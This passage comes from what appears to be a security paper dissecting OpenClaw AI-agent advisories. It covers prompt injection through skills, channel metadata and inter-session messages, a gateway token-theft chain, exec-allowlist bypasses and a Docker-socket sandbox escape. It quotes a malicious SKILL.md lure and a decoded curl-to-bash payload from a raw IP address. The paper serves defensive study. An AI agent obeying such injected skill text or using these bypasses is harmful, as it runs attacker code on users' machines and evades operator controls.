Three architectural observations follow from this diff. First, the vulnerability existed silently through multiple documented releases because the `matchSource: "name"` return path was tested and passing—the test suite confirmed that name matching *worked*, not that it was *safe*. Second, the fix is purely subtractive: no new infrastructure is required, only the removal of the mutable-field branch. Third, the function's return type change from a three-variant union to a two-variant union provides a compile-time enforcement signal: any downstream code branching on `matchSource === "name"` will now produce a TypeScript type error, giving the fix mechanical enforceability across the codebase.

Telegram: Mutable Username Authorization (GHSA-mj5r). The Telegram adapter presents a structurally analogous flaw with a platform-specific amplification. Telegram assigns each account a persistent numeric user ID (*e.g.*, `123456789`) and optionally allows users to register a mutable `@username` handle. Prior to the fix, `resolveSenderAllowMatch` in the Telegram policy module accepted both:

```
export const resolveSenderAllowMatch = (params: {
  allow: TelegramAllow;
  senderId?: string;
  senderUsername?: string;    // <-- mutable @username accepted
}): AllowFromMatch => {
  const { allow, senderId, senderUsername } = params;
  if (allow.hasWildcard)
    return { allowed: true, matchKey: "*", matchSource: "wildcard" };
  if (senderId && allow.entries.includes(senderId))
    return { allowed: true, matchKey: senderId, matchSource: "id" };
  const username = senderUsername?.toLowerCase();
  if (!username) return { allowed: false };
  const entry = allow.entriesLower.find(
    (c) => c === username || c === `@${username}`,
  );
  if (entry)
    return { allowed: true, matchKey: entry, matchSource: "username" };
  return { allowed: false };
};
```

Listing 3: Vulnerable sender match in Telegram `policy.ts` (before fix, GHSA-mj5r)

The group-policy test suite before the fix included a case titled *"allows group messages from senders in allowFrom (by username) when groupPolicy is 'allowlist'"*—the test passed and was treated as a feature. The fix renames that same test to *"blocks group messages when allowFrom is configured with @username entries (numeric IDs required)"* and flips the assertion from `toHaveBeenCalledTimes(1)` to `toHaveBeenCalledTimes(0)`: the feature becomes the vulnerability.

The fix removes `senderUsername` from the destructuring and drops the entire username-fallback branch (commits `e3b432e`, `9e147f0`). Telegram usernames are especially hazardous as allowlist keys because they are globally unique but entirely voluntary: a user may never register one, register and later release one, or transfer one to another account. An operator who configured `allowFrom: ["@alice"]` to authorize a trusted contact who later releases that handle inadvertently grants access to whoever claims it next. Further, the prior code matched bare strings against `allow.entriesLower` using case-insensitive comparison with optional `@` prefix normalization, mean-

ing an allowlist entry of `"alice"` would match usernames `Alice`, `@alice`, or `@ALICE`.

The fix is accompanied by a companion commit that adds a *maybeRepairTelegramAllowFromUsernames* migration function to the `openclaw doctor --fix` tool. This function calls the Telegram Bot API's `getChat` endpoint for each `@username` entry in an existing configuration and rewrites it to the corresponding numeric ID, preserving backward compatibility while enforcing the new invariant at runtime. The migration is instructive: it reveals that stripping username support without a migration path would silently break existing authorized configurations, and that the correct design required not just a code change but a deployment-time repair tool.

Cross-platform pattern. The structural identity between the Nextcloud Talk and Telegram fixes—independent codebases, different platform APIs, different field names, same logical error—argues that this is not an isolated oversight. The remaining 11 advisories in this sub-pattern extend the same finding to Google Chat (GHSA-chm2), Feishu (GHSA-j4xf), Discord (GHSA-4cqv), Matrix (GHSA-rmxw), iMessage (GHSA-g34w), and five further adapters. In each case the adapter developer, working independently against their target platform's API documentation, reached for the human-readable sender field rather than the platform-assigned immutable identifier. Section 5.1.3 examines why this recurrence is architectural rather than incidental.

5.1.2 Webhook Authentication Failures and Channel Disclosure

Ten advisories across Slack, Discord, Matrix, Twilio, Telnyx, and others record webhook authentication failures. The pattern is consistent: inbound platform requests were accepted without cryptographic signature verification, often via explicit loopback/proxy trust exceptions that effectively disabled the check in production deployments. Fixes apply HMAC-SHA256 validation unconditionally, removing the proxy exception. A further twelve advisories record authenticated adapters that leak credentials into logs or accept injected content into the agent pipeline—for example, Telegram bot tokens logged at `DEBUG` level and Slack event payloads forwarded to the agent without sanitization, providing an indirect prompt injection entry point from an authenticated platform event [16].

5.1.3 Cross-Adapter Structural Analysis

The three sub-patterns documented above share a common architectural root: each platform adapter was designed and implemented independently against its target platform's conventions, with no shared identity validation primitive, no shared webhook verification library, and no shared credential-transmission policy. This architectural fact, rather than any particular developer oversight, explains why the same logical error recurs across 15 platforms and 35 advisories.

The correct design for allowlist authorization requires a single question at each trust boundary: *is the identity field being evaluated immutable and platform-assigned, or mutable and user-controlled?* The answer is available in the documentation of every affected platform—Telegram numeric user IDs are immutable; `@username` handles are mutable; Nextcloud Talk `actor.id` is immutable; `actor.name` is mutable—yet each adapter author made an independent local decision about which field to use. A shared `resolveAllowlistIdentity(platformMessage)` abstraction, implemented once and audited once, would have prevented all 13 bypass advisories.

The webhook verification sub-pattern exhibits the same deficit. A shared `verifyPlatformWebhook(request, config)` interface—with per-platform implementations required to pass a common test suite—would have surfaced the missing verification in Telnyx (GHSA-4hg8),

the incorrect skip in Telegram (GHSA-mp5h), and the loopback exception in Twilio (GHSA-c37p) before release. The Twilio bypass was not an unnoticed bug but a *documented option* whose security implications were not fully modeled at design time; its own documentation described the bypass as "less secure" rather than "incorrect."

The remediation pattern is instructive across all three sub-patterns: the fixes are subtractive rather than additive. The Nextcloud Talk and Telegram fixes remove mutable-field match branches; the Twilio fix deletes an early-return block; the MS Teams fix introduces a new list but defaults it conservatively. None require new cryptographic infrastructure. This confirms that the correct implementation was available at the time of original development and was bypassed in favor of convenience or under-specified threat modeling. The structural recommendation is organizational rather than technical: a shared channel adapter security interface, required for any new adapter contribution, that encodes the identity mutability question, the webhook verification requirement, and the credential transmission scope as first-class constraints rather than per-adapter implementation choices.

5.2 Plugin and Skill System: Trust Escalation via Malicious Distribution

5.2.1 Skill System Architecture and Trust Model

OpenClaw's skill system provides a structured mechanism for extending the embedded LLM agent's capabilities beyond its default tool set. A skill is a filesystem directory committed to a repository and optionally published to the community registry at `clawhub.ai`. When an agent session loads a skill, the framework prepends the skill's `SKILL.md` file into the LLM's context window alongside any supporting assets (scripts, templates, binary helpers) that the skill's instructions may reference. Skill loading is handled during context bootstrap in `runEmbeddedPiAgent`, which reads from the workspace and any configured skill directories before constructing the first turn sent to the model.

The critical property of this design is its privilege level: skills execute *in the same process context as the operator*. There is no sandbox boundary between a loaded skill and the Node-Host's exec policy pipeline. A skill's `SKILL.md` may instruct the LLM to invoke `system.run`, perform file operations, make outbound network requests, or supply attacker-controlled parameters to gateway tool calls. The trust model therefore rests on a single implicit assumption: that any skill loaded into the agent's context was placed there by the operator and reflects the operator's intent. This assumption is the precise surface exploited by the skill described in this section.

The skill installation path provides no cryptographic integrity verification of skill content. Skills pulled from `clawhub.ai` or a third-party repository are written directly into the workspace directory without a signature check or hash manifest. The plugin loading code in `src/plugins/loader.ts` reads `SKILL.md` from disk and forwards its raw text into the context; there is no sanitization layer between the on-disk markdown and the model's input.

5.2.2 The Malicious `yahoofinance` Skill

The skill published under the name `yahoofinance` by user `JordanPrater` on `clawhub.ai` and reported via GitHub issue `openclaw/openclaw#5675` exploits this trust model through a two-stage delivery architecture: a social engineering lure embedded in `SKILL.md`, and a platform-differentiated dropper chain that resolves to a remote-code-execution primitive on both Windows and macOS.

The SKILL.md Lure. The skill's entry point presents itself as a finance data utility requiring a mandatory external dependency: The framing is carefully constructed to be indistinguishable from

a legitimate prerequisite notice. The phrase "extract using: `openclaw`" instructs the LLM—and through the LLM, the user—to execute a binary named `openclaw` that is itself downloaded from an attacker-controlled GitHub release URL, not from any trusted distribution channel. The skill never performs any Yahoo Finance functionality; its sole purpose is to cause the agent to relay these installation instructions to the operator.

```
Yahoo Finance CLI
Prerequisites
IMPORTANT: Yahoo Finance operations require the openclawcli utility to
    function.
Windows: Download openclawcli.zip
  (https://github.com/Ddoy233/openclawcli/releases/download/latest/
    openclawcli.zip)
  (extract using: openclaw) and run the executable before using finance
    commands.
macOS: Visit https://glot.io/snippets/hfd3x9ueu5 and execute the
  installation command in Terminal before proceeding.
Without openclawcli installed, stock data retrieval and financial
    operations
will not work.
```

Listing 4: Verbatim content of the malicious `SKILL.md`

Delivery Chains and Obfuscation. The skill deploys different payloads on Windows and macOS, both structured to defeat static scanning at the registry level. The Windows path delivers `openclawcli.zip`—seven blobs with Shannon entropy of 7.944–7.960 bits/byte (consistent with AES-CBC/GCM-encrypted payloads) and a loader binary hosted at a separate GitHub release URL, ensuring the repository contains no directly executable content. The macOS path points to a `glot.io` snippet whose leading `echo` displays a plausible HTTPS domain; the actual payload is a base64-encoded second stage that decodes to `/bin/bash -c "$(curl -fsSL http://91.92.242.30/528n21ktxu08pmer)"` —fetching and executing an arbitrary script from a raw IPv4 address on bulletproof infrastructure. Neither path places executable content inside the `SKILL.md` or archive, defeating registry-level static scanning.

5.2.3 Trust Violation Analysis

The `yahoofinance` skill exploits precisely the architectural assumption identified in Section 5.2.1: that skill content reflects operator intent. OpenClaw's context assembly pipeline in *runEmbeddedPiAgent* passes skill content into the LLM's context window without any distinction between operator-authored instructions and third-party-authored instructions. Once loaded, the `yahoofinance` `SKILL.md` is semantically equivalent to a system prompt written by the operator themselves. The LLM has no mechanism to reason about the provenance of a loaded skill or to distrust instructions that arrive through the skill loading path.

This design allows the following privilege escalation without exploiting any memory-safety vulnerability or authentication bypass:

1. The skill's instructions are injected into the operator-trusted context layer of the agent session.
2. The LLM relays the installation instructions to the user with the same authority as operator-

authored prompts.

3. The user, trusting the agent, executes the prescribed command.
4. The attacker achieves code execution on the user's machine *outside of any OpenClaw exec policy enforcement*.

The Plugin & Skill System accounts for 7 advisories (3.7%), including one Critical path-traversal advisory during plugin installation and one High advisory for unsafe hook module loading—both sharing the same root cause as the `yahoofinance` vector: third-party content is incorporated into the trusted execution environment without integrity or authenticity enforcement.

5.3 Agent Context Window

Four advisories document injection via data paths that terminate in the LLM context window: Slack channel metadata prepended to the system prompt (GHSA-782p), Sentry log headers included verbatim in context (GHSA-c9gv), resource link `name` fields displayed as agent memory (GHSA-j4hw), and filesystem path components resolved into the workspace context (GHSA-m8vc). The structural cause is uniform: data paths that terminate in the context window were designed as information channels without adversarial consideration of what happens when the data is crafted to resemble a directive.

There are also six advisories that define a third class of policy bypass distinct from the two described earlier in this paper. Exec-policy bypass operates *below* the reasoning layer—it circumvents the runtime's enforcement of which system calls or tool invocations are permitted. Skill-level escalation operates *beside* the reasoning layer—it exploits the operator trust model to register malicious capabilities before policy is applied. Prompt injection operates *above* both—it manipulates the content from which the model constructs its intentions before any policy enforcement is reached. A model that has been successfully prompt-injected may voluntarily invoke a tool that policy would otherwise have denied, rendering the policy irrelevant without ever triggering it.

The indirect injection vectors—channel metadata, log headers, resource link fields, filesystem paths—share a structural cause: data paths that terminate in the context window were treated as information channels rather than as potential instruction channels. This is the correct default assumption for a system that does not use LLMs; it is the incorrect default assumption for a system where the context window is the program. Each of the four indirect injection advisories represents a data-flow path that was designed without adversarial consideration of what happens when the data is crafted to resemble a directive.

5.4 Gateway WebSocket Interface

As shown in Section 3, there has been 40 advisories related to Gateway & API, with the highest concentration of XSS, prototype pollution, token exfiltration, and authorization bypass findings. The 13 High-severity advisories reflect direct exposure of the gateway to external clients.

5.4.1 Stage 1: Establishing an SSRF Primitive via `gatewayUrl`

The outbound message layer in `src/infra/outbound/message.ts` exposes a *MessageGatewayOptions* type whose `url` field was forwarded to the WebSocket-based gateway client without restriction. The pre-patch `resolveGatewayOptions` function reads:

```
// src/infra/outbound/message.ts  (vulnerable, pre-patch)
return {
  url: opts?.url,    // attacker-controlled, no restriction
  token: opts?.token,
  ...
};
```

Listing 5: Pre-patch: `gatewayUrl` forwarded to the WebSocket client without validation (commit c5406e1)

Any caller that could supply a `MessageGatewayOptions` object could therefore direct outbound gateway connections to an arbitrary URL. In the backend tool-calling path, this meant the gateway client would attempt an authenticated WebSocket connection to an attacker-specified host. The fix replaces the direct pass-through with a conditional that forces `url` to `undefined` for these code paths, coercing the gateway client to fall back to its configured endpoint.

5.4.2 Stage 2: Token Exfiltration via the Agent Tool Interface

The parallel fix in `src/agents/tools/gateway.ts` addresses the same class of attacker-controlled URL at the tool-invocation layer. The pre-patch `resolveGatewayOptions` function in the tools module forwarded `opts.gatewayUrl` directly after trimming:

```
// src/agents/tools/gateway.ts  (vulnerable, pre-patch)
const url =
  typeof opts?.gatewayUrl === "string" && opts.gatewayUrl.trim()
    ? opts.gatewayUrl.trim()
    : undefined;
```

Listing 6: Pre-patch: `gatewayUrl` tool parameter accepted without host validation (commit 2d5647a)

An agent tool call supplying { `gatewayUrl: "ws://attacker.example.com:4444"` } would direct the gateway client—including its authentication token—to an attacker-controlled WebSocket endpoint. The gateway client's handshake protocol sends authentication material during connection establishment, so merely inducing a connection attempt is sufficient to capture the bearer token. The fix replaces the pass-through with `validateGatewayUrlOverrideForAgentTools()`, which constructs an allowlist at runtime by reading the configured gateway port and enumerating loopback variants plus the operator-configured `gateway.remote.url` if present. Any URL not matching these canonicalized keys raises a hard error before connection proceeds.

5.4.3 Stage 3: RCE via `node.invoke` Exec Approval Bypass

With a stolen gateway authentication token, the attacker connects to the gateway as an authorized operator and invokes `node.invoke` targeting the `system.execApprovals.set` command. Prior to the fix, `SYSTEM_COMMANDS` in `src/gateway/node-command-policy.ts` explicitly included these methods:

```
// src/gateway/node-command-policy.ts  (vulnerable, pre-patch)
const SYSTEM_COMMANDS = [
  "system.run",
  "system.which",
  "system.notify",
  "system.execApprovals.get",    // <-- reachable via node.invoke
  "system.execApprovals.set",    // <-- allows rewriting approval policy
  "browser.proxy",
];
```

Listing 7: Pre-patch: `system.execApprovals.*` reachable via `node.invoke` (commit 01b3226)

By invoking `system.execApprovals.set` with a crafted approval payload that adds attacker-controlled executables to the persistent allowlist, the attacker bootstraps the exec approval state to permit arbitrary command execution. The next agent `system.run` invocation then fires the injected command with full host privileges. The fix removes the two `execApprovals.*` entries from `SYSTEM_COMMANDS` entirely and adds an explicit early-return guard in the `node.invoke` handler.

5.4.4 Chain Analysis

The three fixes together expose a trust architecture that had collapsed across layer boundaries. The gateway layer trusted the URL field from callers it should have treated as untrusted (agents operating in backend mode). The tool layer trusted that a `gatewayUrl` parameter was restricted to safe hosts by convention rather than by enforcement. The `node.invoke` handler trusted that any authenticated operator who could invoke `system.run` should also be able to modify the approval policies governing `system.run`. Each assumption was locally reasonable in a benign deployment; chained together under adversarial conditions, they form a complete privilege escalation from LLM agent output to host code execution.

5.5 Tool Dispatch Interface

The 57 advisories across File & Process System (30), Sandbox Isolation (17), and Browser Tooling (10) share the structural property identified in the taxonomy: each layer was designed under a closed-world assumption that its inputs are operator-controlled, and each fails when that assumption is violated.

File & Process System (30 advisories). Four sub-patterns: (1) *path traversal* (8)—containment checks applied before symlink resolution, allowing `../` sequences or symlinks in archive entries to escape the target directory; (2) *SSRF guard bypass* (7)—IPv4-mapped IPv6 (`::ffff:169.254.x.x`), ISATAP, and special-use ranges that resolve to blocked RFC-1918 addresses but evaded the guard; (3) *resource exhaustion* (7)—byte limits checked after allocation; (4) *host-privileged injection* (8)—unsanitized content flowing into systemd unit generation and Windows task-scheduler script rendering. The unifying root cause is absent validation between input ingestion and privileged use.

Sandbox Isolation (17 advisories). The Docker bind-mount escape [11] is analyzed in §5.7. Remaining advisories split between workspace-boundary violations and the unauthenticated noVNC exposure [12], which grants full graphical sandbox access from any network-reachable host. One Critical and two High advisories reflect complete failure of OpenClaw's primary isolation guarantee.

Browser Tooling (10 advisories). Browser automation requires elevated privileges and unrestricted network access, directly contradicting the isolation model. Ten advisories record unauthenticated CDP relay endpoints, path traversal in file upload/download, and absent CSRF protection on navigation triggers. Six of ten are High severity: unauthenticated browser access is functionally equivalent to full agent compromise.

5.6 Exec Policy Engine

The three exec allowlist bypasses patched between February 22 and 24 were filed as separate bugs and fixed in separate commits, but they are manifestations of a single architectural premise that the allowlist system failed to adequately defend: a command string's security-relevant identity can be determined by lexically parsing its text. All three exploits invalidate this premise in different ways.

5.6.1 The Line-Continuation Bypass

The `evaluateShellAllowlist` function performs command chain splitting and token-level analysis to determine whether a shell pipeline satisfies a configured allowlist. The bug is that *DOUBLE_QUOTE_ESCAPES* prior to the patch included `"\n"` and `"\r"` as recognized escape sequences:

```
// src/infra/exec-approvals-allowlist.ts  (vulnerable, pre-patch)
const DOUBLE_QUOTE_ESCAPES = new Set(["\\", '"', "$", "`", "\n", "\r"]);
```

Listing 8: Pre-patch: newline treated as escape character, enabling line-continuation injection (commit 3f0b9db)

POSIX shell interprets a backslash followed by a newline inside a double-quoted string as a line continuation: the backslash and newline are removed, and the adjacent token fragments are concatenated. The sequence `echo "ok $\\n(id -u)"` therefore executes `id -u` via command substitution, even though the parser, treating `\n` as an escape character rather than a line-continuation trigger, fails to detect the nested command. The fix removes `"\n"` and `"\r"` from `DOUBLE_QUOTE_ESCAPES` and adds a pre-check function `hasShellLineContinuation` that forces `analysisFailure()` if any such sequence is detected.

5.6.2 The Busybox/Toybox Multiplexer Bypass

The `allow-always` persistence mechanism records resolved executable paths of approved commands. For known dispatch wrappers (`env`, `nice`, `nohup`), the system "unwraps" the invocation to persist the inner executable path rather than the wrapper. The bug is that `busybox` and `toybox`—POSIX-compatible multiplexer binaries that dispatch to sub-tools by their first argument—were not recognized as wrappers at all. An agent invoking `busybox sh -c 'whoami'` would have the `busybox` binary path persisted in the allowlist. If the operator approved `busybox` in any shell-applet context, subsequent invocations of `busybox sh -c '⟨arbitrary command⟩'` would execute without approval.

The fix required creating an entirely new exported function `unwrapKnownShellMultiplexerInvocation` in `exec-wrapper-resolution.ts` (a file that did not previously exist), with a discriminated union result type (`not-wrapper | blocked | unwrapped`), and wiring it into three call sites. Non-shell-applet busybox invocations return { `kind: "blocked"` } and fail closed—no allowlist entry is

persisted. The creation of this module from scratch reveals that the original wrapper-resolution system was written against a closed world of well-known wrapper binaries with no mechanism for reasoning about multiplexer dispatch patterns.

5.6.3 The GNU Long-Option Abbreviation Bypass

The `safeBins` subsystem enforces per-binary flag allowlists for safe utilities like `sort`, `grep`, and `wc`. The pre-patch `consumeLongOptionToken` function checked for denied flags with a direct set membership test:

```
// src/infra/exec-safe-bin-policy.ts  (vulnerable, pre-patch)
if (deniedFlags.has(flag)) {
  return -1;
}
// flags absent from both sets fall through -- implicitly permitted
```

Listing 9: Pre-patch: denied flag check using exact set membership, missing GNU prefix abbreviation (commit 3b8e330)

GNU getopt conventionally accepts unambiguous prefix abbreviations of long options: *–compress-prog* is equivalent to *–compress-program*. The policy enforced *–compress-program* as a denied flag for *sort*, but *–compress-prog* was not in the denied set and was simply passed through. The fix introduces *resolveCanonicalLongFlag*, which implements GNU-style prefix matching, and rewrites *consumeLongOptionToken* to first canonicalize through this function, returning *-1* for unknown or ambiguous flags before checking the denied set.

5.6.4 Root Cause: Lexical Model vs. Semantic Reality

Taken together, these three bugs share a single root cause: the exec allowlist was designed as a string-matching system operating on static representations of command text, while the actual security boundary it was meant to enforce requires reasoning about command *semantics*—how the shell will interpret the string at runtime, what executable the invocation will actually dispatch to, and what the effective set of active options will be after GNU abbreviation expansion. Each bypass represents a gap between the lexical model and the semantic reality: line continuations rewrite token boundaries mid-parse; multiplexer dispatch changes the effective executable identity; option abbreviation expansion changes the effective flag set. The fact that busybox/toybox required a new module to be written from scratch—rather than a patch to an existing code path—is the clearest evidence that the original wrapper-resolution layer was designed around a closed taxonomy of execution patterns that did not account for the open-ended composability of real-world Unix tooling.

5.7 Container Boundary & Host OS Interface

OpenClaw's sandbox subsystem wraps AI agent execution inside Docker containers, presenting isolation as a core security guarantee. The vulnerable design in `src/agents/sandbox/docker.ts` passed the `SandboxDockerConfig` object's fields directly through to `buildSandboxCreateArgs` without any validation before constructing Docker CLI arguments. The critical assumption was one of configuration provenance: the code treated all sandbox configuration as implicitly trusted

system-operator input, never considering that config fields might be populated from agent-controlled or operator-supplied data paths. The `binds` field—an array of Docker bind-mount strings in the format `source:target[:mode]`—was iterated and emitted as `-v` flags verbatim. As the original test fixture demonstrates, `binds: ["/var/run/docker.sock:/var/run/docker.sock"]` would be passed through without objection, mounting the Docker daemon's Unix socket into the container.

The attack scenario follows directly from this absent validation. An adversary able to influence the Docker sandbox configuration—whether through a malicious OpenClaw plugin, a compromised config file on disk, or an agent session that can write to the configuration store—could inject a bind mount for `/var/run/docker.sock` or any ancestor path such as `/run` or `/var/run` that transitively exposes the socket. Once the container starts with the Docker socket mounted, the sandboxed agent process gains full Docker API access, enabling it to launch privileged containers, mount the host filesystem at arbitrary paths, and escape the sandbox entirely. The same attack surface extends to network namespace isolation: specifying `network: "host"` collapses the container's network namespace into the host's. Setting `seccompProfile: "unconfined"` or `appArmorProfile: "unconfined"` disables the respective Linux security module enforcement.

The fix (commit `887b209`, +691/−6 lines) required constructing an entirely new validation module, `validate-sandbox-security.ts`, added from scratch at 208 lines. The new `BLOCKED_HOST_PATHS` constant enumerates a targeted denylist: `/etc`, `/proc`, `/sys`, `/dev`, `/root`, `/boot`, `/var/run/docker.sock`, `/run/docker.sock`, and their macOS `/private/` aliases. The `validateBindMounts` function implements two-tier checking: direct path matching against blocked paths, and an ancestor-coverage check that catches parent-directory mounts like `/run:/run` that would expose the socket transitively. The fix uses `posix.normalize()` to collapse path traversal sequences before comparison, and `realpathSync` when symlink resolution is needed.

```
// src/agents/sandbox/docker.ts  (vulnerable, pre-patch)
function buildSandboxCreateArgs(cfg: SandboxDockerConfig): string[] {
  const args: string[] = [];
  // binds forwarded directly -- no validation
  for (const bind of cfg.binds ?? []) {
    args.push("-v", bind);
  }
  if (cfg.network) {
    args.push("--network", cfg.network); // "host" accepted
  }
  return args;
}
```

Listing 10: Pre-patch: bind mounts passed verbatim to Docker (reconstructed from diff context, commit 887b209)

The +691/−6 line count reveals a structural truth about the original sandbox design: the isolation guarantee was entirely emergent from Docker's own defaults, not from any deliberate enforcement by OpenClaw. The framework leaned on Docker to behave safely if not told otherwise, but provided no barrier against configuration that explicitly opted out of protection. This ratio of remediation code to removed code is characteristic of a security-critical subsystem designed for functionality first and retrofitted for adversarial inputs after the fact.

```
// src/agents/sandbox/validate-sandbox-security.ts (added, post-patch)
const BLOCKED_HOST_PATHS = [
  "/etc", "/proc", "/sys", "/dev", "/root", "/boot",
  "/var/run/docker.sock", "/run/docker.sock",
  // macOS aliases
  "/private/etc", "/private/var/run/docker.sock",
];
export function validateBindMounts(binds: string[]): ValidationResult {
  for (const bind of binds) {
    const src = posix.normalize(bind.split(":")[0]);
    if (BLOCKED_HOST_PATHS.some(p => src === p || src.startsWith(p + "/"))
    )
      return { ok: false, reason: `blocked host path: ${src}` };
    // ancestor-coverage check catches /run:/run etc.
    if (BLOCKED_HOST_PATHS.some(p => p.startsWith(src + "/")))
      return { ok: false, reason: `ancestor of blocked path: ${src}` };
  }
  return { ok: true };
}
```

Listing 11: Post-patch: validation layer interposed before Docker argument construction (commit 887b209)

5.8 LLM Provider Interface & Inter-Agent Communication

OpenClaw's agent and prompt runtime encompasses the LLM reasoning layer, the context-assembly pipeline that constructs each model input, and the session management infrastructure that routes messages between agents and persists conversation history. Six advisories in this category share a structural premise that is distinct from the exec-policy bypass class examined in §5.6 and the plugin skill-escalation class examined in §5.2: where those sections describe attackers circumventing a policy that the runtime is designed to enforce, prompt injection and context contamination describe attackers *supplying the input* from which the runtime derives its instructions. The attack surface is not a gap in enforcement machinery but a gap in the boundary between content and instruction—between data the model is told to process and directives the model is told to follow.

5.8.1 Indirect Prompt Injection

Four advisories document injection via data paths that terminate in the LLM context window: Slack channel metadata prepended to the system prompt (GHSA-782p), Sentry log headers included verbatim in context (GHSA-c9gv), resource link `name` fields displayed as agent memory (GHSA-j4hw), and filesystem path components resolved into the workspace context (GHSA-m8vc). The structural cause is uniform: data paths that terminate in the context window were designed as information channels without adversarial consideration of what happens when the data is crafted to resemble a directive.

5.8.2 Inter-Session Context Contamination

Inter-Session Prompts Treated as Direct User Instructions (GHSA-w5c7-9qqw-6645). OpenClaw supports agent-to-agent communication through `sessions_send`, which routes a prompt from a source agent session into a target agent session. Because LLM provider APIs require a strict

alternating `user/assistant` turn structure, the routed prompt is stored with `role: "user"` in the target session's transcript. Prior to the patch at commit `85409e4`, no additional metadata distinguished this internally-routed turn from a message typed by an end user. Transcript readers, memory hooks, and the model itself all received the inter-session prompt as an ordinary user instruction.

The vulnerability is a trust-boundary collapse: the model cannot distinguish between "an end user issued this instruction" and "another agent in the same deployment issued this instruction routed through the session infrastructure." An attacker who can influence an agent in one session—through a compromised skill, a prompt-injected tool result, or a malicious external data source—can thereby inject instructions into any session that agent is permitted to address via `sessions_send`, escalating from single-session influence to cross-session control without any additional capability.

The fix introduces explicit input provenance end-to-end. A new module, `src/sessions/input-provenance.ts`, defines a structured `InputProvenance` type with a closed three-value `kind` enum. `sessions_send` and the agent-to-agent reply and announce steps now attach `inputProvenance: { kind: "inter_session" }` when invoking target runs. Provenance is persisted on the user message as `message.provenance.kind = "inter_session"`, with `role` remaining `"user"` for provider compatibility. `sanitizeSessionHistory`—the context-rebuild path—detects `inter_session` provenance and prepends a short `[Inter-session message]` annotation to those turns in-memory, providing the model with a signal it can act on without altering the provider-visible role. The session-memory hook gains a `hasInterSessionUserProvenance` guard that skips inter-session turns when building memory context, preventing routed agent instructions from being persisted and replayed as if they were user-originated history.

```
// post-patch: src/sessions/input-provenance.ts (new file)
export const INPUT_PROVENANCE_KIND_VALUES = [
  "external_user",
  "inter_session",
  "internal_system",
] as const;
export type InputProvenance = {
  kind: InputProvenanceKind;
  sourceSessionKey?: string;
  sourceChannel?: string;
  sourceTool?: string;
};
```

The design choice to preserve `role: "user"` while adding out-of-band provenance metadata deserves attention. Changing the role to `"system"` or introducing a custom role would break provider compatibility and might itself introduce inconsistencies in how different providers interpret mixed-role transcripts. The provenance field instead provides a parallel trust channel: the stored message is well-formed for every provider, while the runtime and any downstream consumer can read the provenance to apply appropriate trust. The `normalizeInputProvenance` validator ensures that the field cannot be spoofed by arbitrary `message.provenance` values arriving from external sources, since it validates `kind` against the closed enum before accepting the provenance object.

5.8.3 Structural Analysis

The six advisories in this section define a third class of policy bypass distinct from the two described earlier in this paper. Exec-policy bypass operates *below* the reasoning layer—it circumvents the

runtime's enforcement of which system calls or tool invocations are permitted. Skill-level escalation operates *beside* the reasoning layer—it exploits the operator trust model to register malicious capabilities before policy is applied. Prompt injection operates *above* both—it manipulates the content from which the model constructs its intentions before any policy enforcement is reached. A model that has been successfully prompt-injected may voluntarily invoke a tool that policy would otherwise have denied, rendering the policy irrelevant without ever triggering it.

The indirect injection vectors—channel metadata, log headers, resource link fields, filesystem paths—share a structural cause: data paths that terminate in the context window were treated as information channels rather than as potential instruction channels. This is the correct default assumption for a system that does not use LLMs; it is the incorrect default assumption for a system where the context window is the program. Each of the four indirect injection advisories represents a data-flow path that was designed without adversarial consideration of what happens when the data is crafted to resemble a directive.

The inter-session contamination advisory (GHSA-w5c7) is structurally different. It does not involve attacker-controlled external content; the attacker's leverage is a trust collapse internal to the agent runtime itself. The fix's provenance model is notable because it introduces a third trust level—`external_user`, `inter_session`, `internal_system`—into a runtime that previously recognized only the binary `user/assistant` distinction imposed by provider APIs. This is a meaningful step toward a more complete capability model for multi-agent systems, where the authority of a message is a function of its origin as well as its role.

The cross-section relationship between this category and §5.5 runs in both directions. Browser path traversal requires a prompt injection entry point to be exploitable at scale; and a successful prompt injection against a browser-enabled agent can chain through navigation and file operations to reach the host filesystem (§§5.5). The agent and prompt runtime is therefore not only an attack surface in itself but the enabling layer for multi-stage attacks that traverse from LLM input to privileged system output.

6 Defense Discussion

The taxonomy developed in Section 4 provides a principled basis for positioning defenses. We organize recommended mitigations by taxonomy branch, distinguishing defenses that address the system axis (architectural hardening) from those that address the attack axis (technique-specific countermeasures).

6.1 Channel Integration: Identity-Anchored Allowlists

The 13 allowlist authorization bypass advisories share a single root cause: identity fields used for policy evaluation are mutable at the platform level. The defense is correspondingly simple: allowlists must be keyed exclusively on immutable, platform-assigned identifiers (numeric user IDs, OAuth subject claims) rather than human-readable display names or usernames. This is not a new principle—it is standard OAuth 2.0 practice—but it was not systematically enforced across any of the 15 affected channel adapters in the OpenClaw corpus [14, 15, 16]. Webhook signatures should be validated using HMAC-SHA256 with platform-issued secrets; loopback and proxy trust exceptions should be removed from production configurations.

6.2 Gateway & API: URL Provenance Enforcement

The Gateway RCE chain [6, 7] was enabled by the absence of URL provenance enforcement in the outbound message and agent tool layers. The defense is a runtime-constructed allowlist of legitimate gateway URLs (loopback variants plus operator-configured remote endpoints), validated before any WebSocket connection is initiated. This is equivalent to the "safe redirect" pattern in web application security. Additionally, methods that modify persistent execution policy (`system.execApprovals.*`) should be excluded from the `node.invoke` dispatch path entirely; remote administration of approval policy constitutes a privilege boundary that should require a separate, higher-trust protocol.

6.3 Exec Allowlist: Semantic Command Interpretation

The three exec allowlist bypasses [8, 9, 10] expose a fundamental limitation of lexical string-matching as a security primitive for shell command enforcement. The defense is not a larger denylist but a semantic interpreter: the allowlist must reason about how the shell will parse the command at runtime. Concretely, this requires (1) treating any command containing line-continuation sequences as a parse failure (fail-closed); (2) recognizing multiplexer binaries (`busybox`, `toybox`) and unwrapping their dispatch to the inner tool before policy evaluation; and (3) implementing GNU-style prefix abbreviation expansion for long-option flag matching. Alternatively, the framework should consider restricting `system.run` to a direct-argv mode (no shell wrapper) for any allowlisted invocation, eliminating the shell-parsing attack surface entirely.

6.4 Sandbox: Configuration Integrity at Creation Time

The Docker sandbox escape [11] was enabled by the absence of any validation layer between configuration fields and Docker CLI argument construction. The defense is a mandatory validation module interposed at container creation time, enforcing a blocklist of sensitive host paths for bind mounts, restricting network mode to `none` by default, and preventing `seccompProfile`/`appArmorProfile` from being set to `unconfined`. These are defense-in-depth measures that constrain the *worst-case outcome* of any upstream configuration compromise, not merely the specific paths identified by advisories.

6.5 Plugin/Skill Distribution: Supply-Chain Integrity

